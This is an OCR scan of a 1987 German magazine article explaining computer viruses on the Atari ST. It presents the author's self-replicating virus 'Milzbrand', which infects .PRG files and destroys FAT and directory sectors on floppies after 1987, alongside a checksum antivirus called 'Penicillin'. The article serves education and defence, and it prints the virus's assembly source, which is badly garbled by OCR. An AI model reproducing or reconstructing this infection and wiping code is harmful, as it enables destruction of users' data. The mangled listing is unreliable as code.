

## Die Viren kommen

## Computer-Viren und Abwehrprogramme

#### Eckhard Krabel

Bislang sorgten
Computer-Viren nur bei
Systemoperatoren und
Programmierern von
Großrechnern für
schlaflose Nächte.
Neuerdings gibt es
Viren auch für
Personalcomputer. Wir
zeigen Ihnen, wie sie
funktionieren und wie
man sich dagegen
schützen kann.

'Januar 1987. Endlich, nachdem ich vier Wochen auf das neue Super-Lechz-Programm gewartet habe, schalte ich meinen Computer ein, um eine Kopie auf die Hard-Disk zu ziehen. Kurz nachdem das Kopierprogramm, das ich von einem befreundeten Hacker geschenkt bekam, gestartet ist, spielen plötzlich alle Laufwerke verrückt, und gleich danach erscheinen merkwürdige Bilder auf dem Bildschirm . . . ?'

So oder ähnlich könnte die erste Begegnung mit einem Computer-Virus abgelaufen sein Nachzutragen wäre noch, daß natürlich alle Dateien auf den Disketten und der Festplatte irreparabel zerstört sind. Nur absolute Profis sind in der Lage, mit Hilfe diverser Monitor- und Debug-Programme die Wurzel des Übels, einen Computer-Virus, zu erkennen. Beseitigen können sie ihn nur in Einzelfällen. Der Otto-Normal-Benutzer steht vor schier unlösbaren Problemen. Die verseuchten Disketten sind praktisch nicht mehr zu verwenden, der Inhalt der Festplatte ist verloren.

Wer jedoch beizeiten Schutzmaßnahmen trifft, der kann einigermaßen sicher sein, bei einem Befall mit Computer-Viren nicht den gesamten Programmbestand zu verlieren. Um jedoch wirksame Strategien gegen die Viren entwickeln zu können, muß zuerst die Funktion eines Virusprogramms geklärt sein.

#### Historisches

Die ersten Computer-Viren entstanden im Großrechnerbereich. Dort haben einst System-Programmierer Programme entworfen, die sich in den Bereich anderer Kollegen kopierten, um dann dort, je nach Intention des Autors, Daten zu manipulieren, zu kopieren oder gar zu löschen. Später griffen Hacker, meist aus der amerikanischen College-Szene stammend, diese Idee auf und schrieben Programme, die sich über sämtliche Bereiche des Großrechners verteilten und diesen

dann lahmlegten. Aus dieser Zeit stammen auch genauere Untersuchungen über Viren auf Großrechnern.

Über Computer-Viren auf PCoder Homecomputer-Basis ist
bislang wenig bekannt. Anders
als bei Großrechnern besteht
hier nicht die Möglichkeit, den
Virus auf andere Benutzer im
System loszulassen. Wer investiert schon jede Menge Arbeit
in ein Programm, das anschlieBend nur den Programmierer
selbst nervt. Ein denkbarer
Weg, auf dem sich auch PCViren verbreiten können, ist
der Programm-Tausch unter
Hackern.

#### Virus-Technisches

Bevor der Programmierer jedoch seinen Virus 'guten Gewissens' in die weite Welt entlassen
kann, muß er ihn mit Eigenschaften versehen, die ihm das
Überleben dort erleichtern:
Zuerst einmal muß das Programm sich selbst reproduzieren können. Darüber hinaus
muß es klein sein und darf sich
nicht durch überlange Diskettenzugriffe zu erkennen geben.
Auch darf sich die Länge eines
Programms durch die 'Infizierung' mit dem Virus nicht ändern.

Schließlich sollte er in der Lage sein, ein bestimmtes Kriterium abzufragen - das Datum etwa -, um dann, wenn dieses Merkmal vorhanden ist, eine 'Killer-Routine' anzuspringen. Diese Routine kann, je nach moralischem Befinden des Programmierers, eine einfache Meldung auf dem Bildschirm ausgeben oder aber die Disketten formatieren. Der Ausdruck 'formatieren' trifft dabei nicht ganz genau zu. Damit dem geschockten Virusopfer keine Gelegenheit gegeben wird, noch in einem Anfall letzten Aufbäumens die Diskette aus dem Laufwerk zu reißen, muß die Zerstörung innerhalb von Sekunden vonstatten gehen. Formatieren wäre da viel zu langsam. Ganz abgebrühte 'Computer-Gangster' werden natürlich hierbei auch eine eventuell vorhandene Festplatte beim Löschen nicht vergessen.

Vorab sei gesagt, daß der hier vorgestellte Virus nicht alle diese Forderungen erfüllt. So ändert sich zum Beispiel die Programmlänge des 'verseuchten' Programms. Damit soll vermieden werden, daß skrupellose 'Zeitschriftenabprogrammie-

#### Spiel mit dem Feuer

Naturgemäß erhitzt das Thema Software-Viren die Gemüter. Wer Viren programmieren kann, wird nur noch vom eigenen moralischen Empfinden davon abgehalten, seine oft hilflosen Mitmenschen zu schädigen. Deshalb wird ein Artikel wie der vorliegende zwangsläufig ins Kreuzfeuer der Kritik geraten. 'Muß man diese Hacker auch noch mit der Nase darauf sto-Ben ?' - Sicher nicht, aber die Redaktion ist der Meinung, daß es niemand nützt, wenn brisante Themen einfach totgeschwiegen werden. Nur wer weiß, wie die Gefahr aussieht, kann sich auch davor schützen. Wenn sich dagegen nur eine Handvoll Insider mit dem Thema auseinandersetzt und sonst nur Gerüchte kursieren. wird der angerichtete Schaden am Ende größer sein. Dieser Beitrag beweist, daß man die Entwicklung von Virus-Programmen nicht vermeiden kann. Der hier abgedruckte Virus ist sicherlich nicht der erste für den Atari, allenfalls die Vorstellung eines Antivirus ist neu. Niemand steht den Viren hilflos gegenüber. Wer die Software auf 'offiziellen' Wegen bezieht und seine Disketten mit Schreibschutz versieht, braucht sich vor dem Virus-Fiasko nicht zu fürch-

rer' ein Werkzeug in die Hand bekommen, mit dem sie nur sich und anderen schaden. Wer jedoch trotzdem – aus rein persönlichem Interesse natürlich – genauer wissen will, wie denn solch ein 'reiner' Virus im einzelnen arbeitet, wird auch dazu Hinweise finden.

### Mit Köpfchen

Um einen Virus auf Programme loslassen zu können, muß man wissen, wie diese aufgebaut sind. Die ersten 28 Bytes eines Programms auf Diskette werden vom sogenannten Header beansprucht. Im Header stehen Zeiger auf die verschiedenen Programmsegmente. Jeder dieser Pointer ist vier Bytes lang. So steht ab dem dritten Byte der Pointer 'Textlen'. 'Textlen' beinhaltet die Länge des ausführbaren Programmcodes. Nach dem Zeiger 'Textlen' steht ab

siebter Stelle die Länge des vordefinierten Data-Bereichs in 'Datalen'. Danach folgt die Länge des Bss-Segments, repräsentiert durch 'Bsslen'. Hinter diesem Zeiger findet man 'Commentlen'.

An den Header schließt sich das Text-Segment an. Hier steht der Maschinencode des eigentlichen Programms. Dem Textbereich folgt das Data-Segment mit den initialisierten Variablen (oder Konstanten), die beim Programmstart einen bestimmten Anfangswert aufweisen müssen.

Das Bss-Segment, der Speicherbereich für alle nicht initialisierten Variablen, steht nicht explizit auf Diskette. Dies wäre ja auch reine Speicherplatzverschwendung, da die Anfangswerte dieses Speicherbereichs ohnehin unbedeutend sind. Es wird lediglich durch den Bss-Pointer im Header vertreten und dann bei der Speicherplatzreservierung des Programms berücksichtigt.

An den Data-Sektor schließt sich daher gleich die Kommentartabelle an. Hier werden für Debugger (das sind Hilfsprogramme, die die Fehlersuche erleichtern) Informationen abgelegt, die die Erstellung eines einigermaßen dokumentierten (sprich kommentierten) Disassembler-Listings ermöglichen.

An sich müßte, wenn man die drei Pointer (Textlen, Datalen, Commentlen) mit der Header-Länge (28 Bytes) addiert, genau die Programmlänge herauskommen. Daß dies nicht der Fall ist, liegt am TOS. Dieses moderne Betriebssystem muß die Programme an jeder Stelle des Speichers ausführen können. Also müssen die Programme relokatibel abgespeichert werden. Das wird gelöst, indem alle absoluten Adressen relativ zum Programmstart angegeben werden. Nach dem La-

den wird dann zu jeder dieser Offsetadressen die aktuelle Startadresse hinzuaddiert. So ist das Programm an jeder Stelle im Speicher lauffähig. Damit nun das Betriebssystem weiß, wo Offsetadressen stehen, werden die Positionen dieser Offsets in der Loader-Tabelle vermerkt. Diese Tabelle steht ganz am Ende eines jeden Programms, wo sie nach dem Laden und der Anpassung der absoluten Adressen gelöscht wird.

#### Milzbrand

Den hier vorgestellten Virus für den Atari ST habe ich Milzbrand genannt. Einmal gestartet, prüft er zuerst das aktuelle Datum. Falls schon das Jahr 1987 angebrochen ist, wird in ein Unterprogramm verzweigt, welches die Dateien auf den Disketten in beiden Laufwerken irreparabel zerstört. Jedenfalls war es mir nicht möglich, zwei in der Entwicklungsphase zerstörte Disketten wieder zu restaurieren.

Das Unterprogramm benutzt dabei die Eigenschaft des TOS, die Directory und FAT (File Allocation Table) in den ersten Sektoren auf der Diskette zu speichern. Diese werden einfach überschrieben. Das sollte genügen. Denn die Arbeit, eine Diskette ohne FAT und Directory korrekt wiederherzustellen, entspricht in etwa dem Aufwand, ein 15000 Teile großes, den Wohnzimmerboden bedeckendes Gras-und-Wiesen-Puzzle zusammenzusetzen.

Ist das Jahreskriterium nicht erfüllt, so sucht Milzbrand in dem aktuellen Disketteninhaltsverzeichnis nach Dateien, die die Extension '.PRG' haben. Findet er dergleichen, so wird die Datei auf ihre Länge hin überprüft. Denn bei kleinen Programmdateien entdeckt man einen Virus wesentlich eher anhand der Programmlänge als bei großen

Files. Ist die Länge des gefundenen Programms kleiner als 10000 Bytes, so wird es einfach ignoriert und die nächste Datei gesucht.


Falls das Programm lang genug ist, wird anhand einiger Prüfbytes untersucht, ob das File schon 'infiziert' ist. Denn es ist sinnlos, ein Programm mehrfach zu 'behandeln', auch wenn es theoretisch möglich ist. In Versuchen habe ich eine Datei 16mal verseucht. Die Infektionsquote steigt dann exponentiell. Die gefundene Programmdatei wird jetzt geöffnet, und der Virus ersetzt die ersten Produrch grammbytes Sprungbefehl in seine späterere Kopie, die er dann an das Programm anhängt.

Damit der Virus auch funktioniert und unbemerkt bleibt,
wenn er aus einem beliebigen,
verseuchten Programm heraus
aufgerufen wird, muß man das
alte Programm wieder 'restaurieren', nachdem der Virus sein
schändliches Handwerk verrichtet hat. Deshalb werden die
durch den Sprungbefehl ersetzten Startbytes im Virus zwischengespeichert.


#### Ran an die Loader-Tabelle

Ein so infiziertes Programm würde jedoch nur unter bestimmten Umständen funktionieren. Für den Virus wird es problematisch, sobald in den ersten Programmbytes des zu verseuchenden Programms eine absolute Adresse auftaucht. Dann wird der Sprungbefehl in den Virus nach dem Laden durch die Addition der Startadresse zerstört. Spätestens nach einer Restaurierung des ursprünglichen Programmkopfes unterscheidet sich dann die absolute Adresse durch die fehlende Addition der Startadresse. In beiden Fällen stürzt das Programm ab. Die Loader-Tabelle muß also auch manipuliert werden. Sie befindet sich am Ende des Programms nach dem Bss-Segment.

Die Loader-Tabelle beginnt mit der Distanz der ersten absoluten Adresse zum Programmstart. Für die folgenden absoluten Adressen ist jeweils der Abstand zur vorhergehenden angegeben. Angenommen, im Maschinenprogramm stehen an den Stellen 2, 10 und 18 absolute Adressen. Dann sieht die entsprechende Loader-Tabelle folgendermaßen aus: 2, 8, 8. Man muß also



Milzbrand hat zugeschlagen.



Das verseuchte

Programm wird

verzweigt in den

gestartet und

500000

Virus.

Die Länge eines Programms, das von Milzbrand befallen wird, ändert sich.

höchstens den ersten Wert der Tabelle ändern. Dabei wird nur die Länge des 'angebauten' Sprungbefehls aufaddiert.

Jetzt addiert man zum 'Datalen'-Pointer im Header die Länge des Virusprogramms, das hinter das Data-Segment und vor die Kommentar- und geschrieben Loader-Tabelle wird. Dabei werden beide Tabellen in ihrer Position um die Viruslänge nach hinten verschoben. Dehalb muß auch noch der Commentlen-Pointer korrigiert werden. Die Commentlen-Tabelle selbst bleibt 'unberührt'. Mit dem Schließen der Datei ist das üble Werk beendet.

Die Arbeit von Milzbrand wird durch das Restaurieren der ihn aufrufenden Programmdatei beendet. Dazu werden die entsprechenden Startbytes zurückkopiert und eventuelle absolute Adressen wieder korrigiert. Zum Schluß erfolgt der Sprung an den Programmanfang – und niemand hat's gemerkt.

Aber echte Computer-Viren verraten sich im Gegensatz zu Milzbrand nicht durch die Änderung der Programmlänge. Die Arbeitsweise eines solchen Virus ist in der Abbildung schematisch dargestellt.

Das Betriebssystem liest nur die Bytes eines Files von Diskette ein, die sich innerhalb der im Verzeichnis angegebenen Dateilänge befinden. Am Ende dieses Bereichs muß die Loader-Tabelle stehen, damit der Ladevorgang ordnungsgemäß abgeschlossen werden kann. Ein Virus, der den Eintrag der Programmlänge nicht ändern soll. muß also solche Programmteile an einer beliebigen Stelle auf der Diskette verstecken, die für die Relokation keine Bedeutung haben. Dafür kommt eigentlich nur das Data-Segment in Frage. In dem freigewordenen Bereich setzt sich dann der Virus fest. Nach dem Laden des Programms arbeitet er dann genau wie Milzbrand, nur daß er natürlich beim Restaurieren das Data-Segment nachlädt.

... verzweigt in eine Routine, die den Data – Bereich von Diskette nach – laedt und ...

Diese Routine wird vom Virus an einen beliebigen freien Speicherbereich nachgeladen und gestartet. Sie ueberschreibt den Virus mit dem Deta – Bereich von Diskette und startet das Programm.

Dieser wird ab -

restauriert dabei

den alten Kopf

des Programms

gearbeitet,

SUULUI

Dieser Virus ändert die Programmlänge nicht, sondern koplert den Data-Bereich an eine andere Stelle. Die nächste Steigerung sind RAM-residente Viren. Diese Virus-Spezies ist im 'Auto-Ordner' oder als 'ACC'-File auf Diskette verborgen und kopiert sich selbst ins RAM. Dort klinkt sich der Virus über verbogene Exception-Zeiger in die zyklischen Abläufe des Betriebssystems ein (siehe c't 11/86, Seite 144 und c't 1/87, Seite

136 – 'Das Betriebssystem des Atari ST'). Jedesmal wenn dann eine Diskette gewechselt wird oder irgendein Diskettenzugriff erfolgt, breitet sich Milzbrand II weiter aus. In Anbetracht dieser Möglichkeiten muß der Computer also unbedingt nach Entdecken eines Virus ausgeschaltet werden. Ein normaler Reset reicht nicht aus.

#### Gegenmaßnahmen

Wie aber kann man sich vor Computer-Viren, über deren genaue Struktur man nichts weiß, schützen? Meistens wird der Virus ja erst entdeckt, wenn er sein zerstörerisches Werk vollbracht hat. Dann ist es jedoch zu spät.

Als elementare Schutzmaßnahme sollte man unnützes Umherkopieren von Programmen
auf den eigenen Disketten vermeiden. Dies hilft jedoch herzlich wenig gegen RAM-residente Viren. Auch das Auslagern neuer Programme auf eine
'Quarantäne-Diskette' ist bei
dieser Virenart wirkungslos. Bei
'normalen' Computer-Viren
hilft das zumindest, die Ausbreitungsgeschwindigkeit zu reduzieren.

Verläßliche Informationen über den 'Gesundheitszustand' eines Programms gibt eine Prüfsumme, die zu einer Zeit berechnet werden muß, zu der mit Sicherheit noch kein Virus zugeschlagen hat. Diese Summe wird dann bei jedem Programmaufruf verglichen. Sollte das Programm zwischenzeitlich durch einen Virus verseucht worden sein, so kommt es zu einer Prüfsummendifferenz, die den Virus verrät. Ein entsprechendes Programm für den Atari ST wird später noch näher erklärt.

Eine andere Prüfsummen-Schutzmethode ist ein Programm, das die gesamten Prüfsummen aller Files auf der Diskette in eine Datei schreibt. Dieses Programm wird dann von Zeit zu Zeit aufgerufen (spätestens aber nach Befall durch einen Virus) und gibt alle inzwischen verseuchten Programme aus. So können von Disketten. auf denen einzelne Programme schon verseucht sind, wenigstens noch die unverseuchten Programme gerettet werden. Dabei muß jedoch darauf geachtet werden, daß der Name der Prüfsummendatei immer anders gewählt wird. So können sich die Computer-Viren nicht auf einen Dateinamen einstellen, um dann dieses File in ihrem Sinne – sprich Prüfsummenkorrektur – zu manipulieren.

#### Penicillin contra Milzbrand

Der Antivirus, sinnigerweise Penicillin genannt, arbeitet zum Teil nach einem ähnlichen Schema wie Milzbrand. Penicillin ist als 'TTP'-Anwendung (TOS Takes Parameter) konzipiert. Wenn der Antivirus aufgerufen wird, muß der Dateiname des zu schützenden Programms angegeben werden. Grundsätzlich sollte Penicillin nur auf Sicherungskopien angesetzt werden, da es sich nach Murphy gerade mit dem wichtigsten Programm nicht verträgt.

Nach dem obligatorischen Test, ob dieses File überhaupt existiert, wird anhand von Prüfbytes untersucht, ob diese Datei schon geschützt ist. Nach dem Motto 'Viele Antiviren verderben das Programm' erhält der Anwender in diesem Falle nur eine lapidare Fehlermeldung auf dem Bildschirm. Dagegen wird nicht überprüft, ob es sich bei der genannten Datei um ein Programm handelt. Es steht also jedem frei, auch seine GEM-Draw-Grafiken zu schützen, wodurch die Bilder jedoch zerstört werden.

Bei noch ungeschützten Files geht der Antivirus ähnlich vor wie sein Antagonist. Die ersten Programmbytes werden durch einen Sprungbefehl in die spätere Kopie des Antivirus ausgetauscht. Die Behandlung des Header und der Loader-Tabelle erfolgt nach dem gleichen Prinzip wie bei Milzbrand. Auch die Routinen zum Restaurieren des aufrufenden Programms sind im wesentlichen mit denen des Virus identisch. Sie sollen deshalb hier nicht weiter besprochen werden.

Im Antivirus wird ein Unterprogramm aufgerufen, das von der ausgewählten Programmdatei eine Prüfsumme bildet. Der Abstand zwischen den Bytes, welche in die Prüfsumme eingehen, liegt bei 512 Bytes. Es wird also jedes 512. Byte des zu schützenden Programms addiert, zusammen ergibt das die Prüfsumme.

#### Abstand halten

Der Abstand von 512 Bytes ist frei gewählt, muß allerdings eingehend überdacht werden. Die meisten Viren dürften zwar bei allem, was sie leisten müssen, länger als 512 Bytes sein, jedoch bleibt die Möglichkeit, daß das Programm nur mit einer kurzen Laderoutine verseucht wird, die den eigentlichen Virus erst später nachlädt. So würde eine Prüfsumme, die mit der Schrittweite von 512 Bytes ermittelt wurde, den Virus nicht mit Sicherheit verraten. Jeder sollte bei der Programmierung eines Antivirus eine individuelle Schrittweite eintragen. Dies hat auch den Vorteil, daß sich Computer-Viren nicht auf eine Schrittweite 'einschießen' können, um dann die Prüfsumme selbst zu manipulieren.

Bei der Auswahl des Abstands hat man jedoch nicht vollkom-

Programm		enn nach dem befallen wird:	Start folgendes	
	AS68	LINK68	RELMOD	SID
AS68		14,5	15,0	15,5
LINK68	13,5	1000	14,0	14,5
RELMOD	11,0	11,0	1	11,5
SID	12,5	12,5	13,0	1115.52

Tritt der Virus nach dem Laden in Aktion, kann sich die Zeit, die zwischen dem Beginn des Ladevorgangs und dem Start des eigentlichen Programms liegt, nahezu verdoppein.

Programm	Größe ohne MB in KB	Größe mit MB in KB	Ladezeit ohne MB in sek.	Ladezeit mit MB in sek.
AS68	52864	54126	8,5	10,5
LINK68	35072	36334	7,0	9,0
RELMOD	12928	14190	5,0	6,5
SID	28800	30062	6,5	8,0

Obwohl sich die Programmlänge nur minimal ändert, ist ein deutlicher Anstieg der Ladezeit zu vermerken. (MB = Milzbrand)

men freie Hand. Die Prüfsumme muß vom schon geschützten Programm erstellt werden, da sich der Antivirus sonst später selbst als Virus erkennen würde. Danach muß die Prüfsumme im Programm vermerkt werden. Dazu wird sie im zehnten und elften Byte des Programmkopfes abgelegt. Zusammen mit dem Header ergibt das die Positionen 38 und 39 in der Programmdatei. Diese Bytes dürfen zur Prüfsummenbildung nicht herangezogen werden, da sie ja nachträglich geändert werden.

Eine weitere Erhöhung der Sicherheit gegen solche Viren, die sich auf häufig benützte Schrittweiten einstellen, könnte dadurch erzielt werden, daß man der Prüfsumme einen Anfangswert gibt. Beim hier vorgestellten Antivirus ist der Startwert gleich Null. Es müßte also eine Initialisierung der Prüfsumme ungleich Null vorgenommen werden. Dadurch erreicht man mehr Sicherheit vor 'intelligenten' Viren.

Die hier vorgestellten Maßnahmem sind nicht nur ein guter Schutz gegen zerstörende Viren, sondern sie helfen auch gegen alle kleinen Programme, die ähnlich arbeiten wie Viren, jedoch andere Ziele verfolgen.

#### Zeitnahme

Die erste Tabelle zeigt die Ladezeiten verseuchter gramme. Auf der linken Seite stehen die Programme, die aufgerufen wurden. Diese haben eine bestimmte Dateilänge vor und nach der 'Infizierung' mit Milzbrand. In den nächsten Spalten sind die Ladezeiten der Programme angegeben. Die erste Zeit gibt die Einladedauer des unverseuchten Programms an. Daneben steht die Zeit, die das Betriebssystem braucht, um ein verseuchtes Programm einzuladen, welches aber seinerseits kein weiteres Programm zur Infizierung findet.

Die zweite Tabelle bezieht sich auf das Laden und Starten eines verseuchten Programms, das dabei die angegebene Datei mit Milzbrand infiziert. Diese Zeiten sind iedoch mit Vorsicht zu betrachten, denn einerseits sind sie 'handgestoppt', andererseits kommt es immer darauf an, wieviel Programme sich auf der Diskette befinden und an welcher Stelle sie im Directory stehen. Die Ladezeiten können sich so um bis zu hundert Prozent erhöhen. Daran kann ein Computerbenutzer geübter durchaus festellen, welche Programme mit einem Virus 'kontaminiert' wurden.

#### **Fazit**

Gute Programmierer können sicher weit leistungsfähigere Viren schreiben als die hier abgedruckten. Solche Viren erfüllen dann alle Forderungen an Kompaktheit und Schnelligkeit. An dieser Stelle möchte ich alle Hacker eindringlich warnen, die die Fähigkeit und Ausdauer haben, solche Programme zu entwickeln. Viren würden, falls absichtlich oder unabsichtlich au-Ber Kontrolle geraten, einen großen Schaden anrichten. Für den Programmierer ist es dabei wichtig zu wissen, daß die aktuelle Gesetzgebung die mutwillige Beschädigung fremder Software unter Strafe stellt.

Ein altes, aktualisiertes Sprichwort sagt: 'Vorsicht ist besser, als neue Software zu kaufen'. Darum ist es angeraten, den hier vorgestellten Antivirus bei allen wichtigen Programmen anzuwenden. So ist man wenigstens frühzeitig gewarnt.

Zum Schluß noch eine Warnung an alle, die den Virus ausprobieren wollen: Seien Sie vorsichtig und packen Sie alle wichtigen Programmdisketten vorher weg. Ich habe während der Entwicklung mehrfach wichtige Programme verloren.

**********	********	*********	**************	ĺ	стрі.н	86487A, (#1)	# lesen
:		V 1 R U S P R O G R A			bne	inf	* schon infiziert ?
•		,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,	•		MOVE	speicher(pc), -(sp) efclose, -(sp)	± ja −> schlieRen
*		Milzbrand V	1. • •		trap	Sgendos	
:	(c) Sente	ober 1986 by Eckhard K	mahal Sumlin a			64, sp	
•	,c, 5595	1300 by Eckilor 6 it	•	sninext:	trap	#fsnext, - (sp) #sentics	* mächstes File suchen,
*******	******	<del></del>	********		addq.l		
**					bra	anloop	+ zum Test weiter
	tionsdefin	<del>2012-10-112-114-114-114-1</del> -114-11 i	*******************************			•	
		<del></del>					
				# Alter		ird gerettet und Platz	Türden seven *
gendos:	<b>MG</b> /F	4_	* Gandos			****************	
bios: xbios:	equ equ	13 14	* Bios * Xbios				
*81081	eda		* ADIOS	chhead s	lea	Loader (pc) , a1	<ul> <li>Loader-Tabelle retten.</li> </ul>
					les move. 1	loader1(pc),a2 (a1)+, (a2)+	
fopuni	equ	#3D	* File öffnen.		lea.	headold(ge), ai	* Headerbuffer retten.
fclose: fgetdta:	equ	43E 42F	- File schliessen.		lea	headold)(pc), a2	
printline:	ed#	19	* DTA definieren. * String auegeben.		MOVE	#4, d0	
ffirst	equ	94E	* Erstes File auchen.	ch Loops	move dbf	(ai)+, (až)+ d0, chloop	
fanout:		\$4F	• michites file		rts	90' (31100b	* zwriick zum Hauptprogramm
getdate:	mqu	<b>#28</b>	* Datum holan.		• • • •		- 34- 104 304 31200 31700
chwods lovek:	ade ade	\$43 \$48	<ul> <li>Attribut testen.</li> <li>Diskpointer setzen.</li> </ul>			***************	
freads	equ.	13F	• Von Disk lesen.			iltnisse werden mieder	
fwrite:	edin	948	* Auf Disk schreiben.			oderold und Augister w Hannannswessensander	
rwabs:	equ	44	* Sektoren auf Dask	]			
	, text			virostı		pespeicher(pe), al	* Den alten PC holen.
	, seat			I	lea	prespericher (pc), all	* Adresse im Speicher
	tme	stal	* Borung zum Start	I	suba, 1 move, l	#2, a1 a1, (a\$)	<ul> <li>PEA Befehl korrigieren.</li> <li>absoeickern</li> </ul>
				I	lea	headold1(pc), a6	* Adresse des Headers
		## <del>**********************</del> es aufrufoncie Programe s		l .	MOVE	84, d9	• Zähler
		ms autrutunde Programm s # <del>***********************</del>		vírleopz	MOVE, W	(a0)+, (a1)+	- Header des PRG's
		<del></del>		I	dof	d0, virloop pospeicher(pc), ai	* wiederherstellen. * PC nach Al
returns	cir.w	_(sp)			lea	loader1(pc), #9	* Adresse der Loader-Tabell:
	trap	Pgendos		Į.	clr.w	d₽	· Zähler läschen.
*********	*******		***********	varioop2s	clr.w	d1	_
	troutine		*		eove. (:	( <b>a9, d0.</b> u), d1 ##FF, d1	# Byte aus Loader-Tabelle # Ende ?
	*******		*****	i	pad cub. n	virek	* ja -> nach virok
stal:	les				move. 1	e1, d2	* PC als GFFSET nach D2
Trail:	100	return(pe),al	* RETURN Adresse auf den		add. 1	d2, (ai,dl.w)	* PC sichern.
		=1(ac)	a STACK lanes				
	move. 1	a1, -(sp)	* STACK legen.		addq	91, 118	* inkramentiuren
**********		a1,-(sp) ====================================		vinoke	addq bra	91,d8 virloop2	* inkrementiuren
. Virus	iedėessee iprogramu,	ab hier in die Programe	######################################	viroks	addq bra move. 1	el, de virloop2 al, a6	* inkrementieren * PC mach A5
. Virus	iedėessee iprogramu,		######################################	víroks	addq bra move. 1	91,d8 virloop2	* inkrementiuren
. Virus	iedėessee iprogramu,	estimannementeriser ab hier in die Programm Havenenamanacooccessor	ineensessessesses kopiert e mesessessesses	viroks	addq bra move. 1 moves. 1	#List virleop2 al;a6 (sp)+;d8-a5	* inkramentieren * PC nach A5 * Register holen.
» Vires	iedėesssee iprogramu, iedeseesee	ab hier in die Programe	stebessbessebesse s kopiert ************************************		addq bra move. 1 movem. 1 jesp	81, 46 virloop2 al, 66 (sp)+, 48-a5 (a6)	* inkrementieren  • PC mach A6  * Register holen.  • zum Programmstart
» Vires	iedėsusses iprogramu, iesesesus lea move. J movem,	ab hier in die Programmentensensensensensensensensensensensensense	stebessbesstebesse s kopiert * seesessessbessese  * Adresse des Ricksprungs  * von Stack holen.  * Register retten.	*********	addq bra move. 1 movem. 1 jesp	#1, #6 virloop2 a1, #6 (#p)+, #8-#5 (#6)	* inkrementieren  • PC mach A6  * Register holen.  • zum Programmstart
» Vires	iedėsusses iprogramu, iesesesus lea move. I movee, jur	ab tier in die Programe schier in die Programe schierischer(pc), ab (sp)+, (ab) d0-a5, -(sp) chtead(pc)	Assessessessesses * kopsert	owesossaesses * Fuhla	addq bra move. 1 moves. 1 jmp	#1, #6 virloop2 a1, #6 (#p)+, #8-#5 (#6)	* inkrementieren  • PC mach A5  * Register holen.  * zum Programmstart
» Vires	iedėsusses iprogramu, iesesesus lea move. I movee, jur	ab hier in die Programmentensensensensensensensensensensensensense	stebessbesstebesse s kopiert * seesessessbessese  * Adresse des Ricksprungs  * von Stack holen.  * Register retten.	######################################	addq bra move. 1 moves. 1 jep	91, dd virloop2 al, 66 (ep)+,d0-e5 (e6)	* inkrementieren  • PC mach A5  • Register holen.  • zen Programestart  • ***********************************
» Vires	lea move. I movem, jur move, u move, u move, u move, u move, u move, u	ab tier in die Programe stressenssenstensensen prapsicher(pr), a6 (sp)+, (a6) i d0+05, -(sp) chtwad(pr) igetdate, -(sp) igendos 62, sp	Assessessessesses * kopsert	owesossaesses * Fuhla	addq bra move. 1 moves. 1 jmp	91, 48 virloopS 21, 56 (ap)+, 48-a5 (a6)	* inkrementieren  • PC mach A5  * Register holen.  * zum Programmstart
» Vires	ledessee iprogramm, seeseese lea move.l move., jsr move. w trap addq. 1 and. w	ab tier in die Programm ressensensensensensense pengeicher (pc), a6 (sp)-, (a6) I dê-85,-(sp) chhwadipc) Egetdate,-(sp) Symdos 82, sp Fillliisessense, dp	######################################	execesses + Fuhle ************************************	addq bra move. 1 jep ***********************************	91, dd virloop2 al, 66 (ep)+,d0-e5 (e6)	+ intrementionen  + PC mach A5  Register holen.  + zum Programmstart
» Vires	leatessee programm, peeeeeeee lea mows. I move. W jyr move. W trap add, 1 and. W cwpi	ab tier in die Programmenssessesses ab tier in die Programmenssessesses prapeicher(pc), ab (sp)+, (ab) 100-85, (sp) chhwad(pc) Ngetdate, (sp) Ngendos R2, sp Prilliliossesses, dp 43584, db	Areberebereberere k kopiert «  sessessessessese«  * Adresse des Rücksprungs  * vom Stack holen.  * Register retter.  * Alten Programmkopf holen.  • Datum holen.	######################################	addq bra move. 1 jep ***********************************	#1, de virloop2 #1, do de	* inkrementieren  • PC nach A5  • Register holen.  • zum Programstart  **********************************
» Vires	iedesssee igrogramm, eeeeeeeee lma move. jsr move. tvep addq. 1 and. w capi beq	ab tier in die Programmessensensensensensensensensensensensense	######################################	######################################	addq bra move. 1 jep ***********************************	91, d8 virloop2 al, a6 (ap)+, d8-a5 (a6) ************************************	* inkrementieren  • PC nach A5  • Register holen.  • zum Programstart  **********************************
» Vires	lea moves. I	ab tier in die Programmenssessesses ab tier in die Programmenssessesses prapeicher(pc), ab (sp)+, (ab) 100-85, (sp) chhwad(pc) Ngetdate, (sp) Ngendos R2, sp Prilliliossesses, dp 43584, db	######################################	######################################	addq bra moves. 1 jep reinsprens reinsprens bra seassauce wirds err	91, de virlope al, de como al de	+ intramentionen  • PC nach A5  • Register holen.  • zum Programstart  **********************************
» Vires	lea now. I move. w trep addq. I and. w cmpi beq lea. I move. I move. I and. w cmpi beq lea. I move. I move. I move. I move. I move. I move.	praction of the programme street of the programme practice of the programme practice of the programme practice of the programme practice of the programme pr	**************************************	######################################	addq bra move. 1 jep ***********************************	#1, de virloop2 #1, do de	+ inkrementieren  • PC nach A5  • Register holen.  • zum Programstart  **********************************
» Vires	indessee iprogramm, seeseese lea mows.l moves. jur moves. trap addq.l and.e coupi beq lea.l move. trap trap	praction of the Programme season of the Tr. die Programme season of the Progra	**************************************	######################################	addq bra move.1 moves.3 jmp 	#1, de virloopa al, so	* intrementionen  • PC mach A5  • Register holen.  • zum Programmstart  *********************  • mach virout  **********************  • Sprung zum Löschen  • Zu allem überfluß  • mehält der geplagte
